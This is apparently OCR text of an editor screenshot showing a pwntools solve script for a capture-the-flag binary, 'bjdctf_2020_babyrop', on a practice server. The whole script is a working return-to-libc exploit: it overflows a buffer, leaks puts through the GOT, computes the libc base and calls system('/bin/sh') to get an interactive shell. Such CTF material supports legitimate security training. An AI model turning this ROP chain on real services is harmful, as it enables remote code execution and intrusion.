
exp.py (~/Desktop/ctf) - gedit
Open
from pwn import *
from LibcSearcher import *
io=remote('node3.buuoj.cn',28557)
elf = ELF('bjdctf_2020_babyrop')
context.log_level='debug'
main_addr=0x4006AD
puts_plt = elf.plt['puts']
puts_got= elf.got['puts']
pop_rdi = 0x400733
payload='a'*40+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(main_addr)
io.recvuntil('Pull up your sword and tell me u story!\n')
io.sendline(payload)
message =u64(io.recv(6).ljust(8,'\x00'))
print(message)
libc = LibcSearcher('puts',message)
base = message-libc.dump('puts')
system = base + libc.dump('system')
str_sh=base + libc.dump('str_bin_sh')
io.recvuntil('Pull up your sword and tell me u story!\n')
payload='a'*40+p64(pop_rdi)+p64(str_sh)+p64(system)
io.sendline(payload)
io.interactive()
Python
Tab Width: 8
Ln 17, Col 1